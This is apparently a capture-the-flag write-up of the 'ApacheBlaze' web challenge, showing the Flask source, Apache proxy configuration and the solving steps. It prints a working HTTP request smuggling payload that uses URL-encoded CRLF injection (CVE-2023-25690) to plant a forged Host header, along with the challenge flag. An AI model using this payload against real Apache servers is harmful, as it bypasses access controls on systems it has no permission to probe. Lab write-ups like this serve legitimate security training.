
ApacheBlaze


1) Checked the source code



```
┌──(vigneswar㉿VigneswarPC)-[~/…/web_apacheblaze/challenge/backend/src]
└─$ cat app.py
from flask import Flask, request, jsonify

app = Flask(__name__)

app.config['GAMES'] = {'magic_click', 'click_mania', 'hyper_clicker', 'click_topia'}
app.config['FLAG'] = 'HTB{f4k3_fl4g_f0r_t3st1ng}'

@app.route('/', methods=['GET'])
def index():
    game = request.args.get('game')

    if not game:
        return jsonify({
            'error': 'Empty game name is not supported!.'
        }), 400

    elif game not in app.config['GAMES']:
        return jsonify({
            'error': 'Invalid game name!'
        }), 400

    elif game == 'click_topia':
        if request.headers.get('X-Forwarded-Host') == 'dev.apacheblaze.local':
            return jsonify({
                'message': f'{app.config["FLAG"]}'
            }), 200
        else:
            return jsonify({
                'message': 'This game is currently available only from dev.apacheblaze.local.'
            }), 200

    else:
        return jsonify({
            'message': 'This game is currently unavailable due to internal maintenance.'
        }), 200
```

it seems simple, we just have to set X-Forwarded-Host


ii) However that doesnt work



```
GET /api/games/click_topia HTTP/1.1
Host: 127.0.0.1
X-Forwarded-Host: dev.apacheblaze.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
```


```
HTTP/1.1 200 OK
Date: Tue, 04 Jun 2024 17:26:50 GMT
Server: Apache
Content-Type: application/json
Content-Length: 80
Connection: close

{
  "message":"This game is currently available only from dev.apacheblaze.local."
}
```

iii) Checked apache config



```
LoadModule rewrite_module modules/mod_rewrite.so
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
LoadModule slotmem_shm_module modules/mod_slotmem_shm.so
LoadModule lbmethod_byrequests_module modules/mod_lbmethod_byrequests.so
```

We need to research on these modules



Reverse Proxy Request Headers

When acting in a reverse-proxy mode (using the `ProxyPass` directive, for example), `mod_proxy_http` adds several request headers in order to pass information to the origin server. These headers are:


`X-Forwarded-For`
The IP address of the client.

`X-Forwarded-Host`
The original host requested by the client in the `Host` HTTP request header.

`X-Forwarded-Server`
The hostname of the proxy server.

Be careful when using these headers on the origin server, since they will contain more than one (comma-separated) value if the original request already contained one of these headers. For example, you can use `%{X-Forwarded-For}i` in the log format string of the origin server to log the original clients IP address, but you may get more than one address if the request passes through several proxies.


See also the `ProxyPreserveHost` and `ProxyVia` directives, which control other request headers.



```
<VirtualHost *:1337>

    ServerName _

    DocumentRoot /usr/local/apache2/htdocs

    RewriteEngine on

    RewriteRule "^/api/games/(.*)" "http://127.0.0.1:8080/?game=$1" [P]
    ProxyPassReverse "/" "http://127.0.0.1:8080:/api/games/"

</VirtualHost>

<VirtualHost *:8080>

    ServerName _

    ProxyPass / balancer://mycluster/
    ProxyPassReverse / balancer://mycluster/

    <Proxy balancer://mycluster>
        BalancerMember http://127.0.0.1:8081 route=127.0.0.1
        BalancerMember http://127.0.0.1:8082 route=127.0.0.1
        ProxySet stickysession=ROUTEID
        ProxySet lbmethod=byrequests
    </Proxy>

</VirtualHost>
```

iv) We have to use request smuggling
https://github.com/dhmosfunk/CVE-2023-25690-POC/tree/main#internal-http-request-smuggling-via-header-injection

v) Flag



```
GET /api/games/click_topia%20HTTP/1.1%0d%0aHost:%20dev.apacheblaze.local%0d%0a%0d%0aGET%20/
HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close


```

```
HTTP/1.1 200 OK
Date: Tue, 04 Jun 2024 18:04:20 GMT
Server: Apache
Content-Type: application/json
Content-Length: 44
Connection: close

{
  "message":"HTB{1t5_4ll_4b0ut_Th3_Cl1ck5}"
}

```

Selection 87 (0x57)

Selected text

```
/api/games/click_topia%20HTTP/1.1%0d%0aHost:%20dev.apacheblaze.local%0d%0a%0d%0aGET%20/
```

Decoded from: URL encoding

```
/api/games/click_topia HTTP/1.1 \r \n
Host: dev.apacheblaze.local
\r \n
\r \n
GET /
```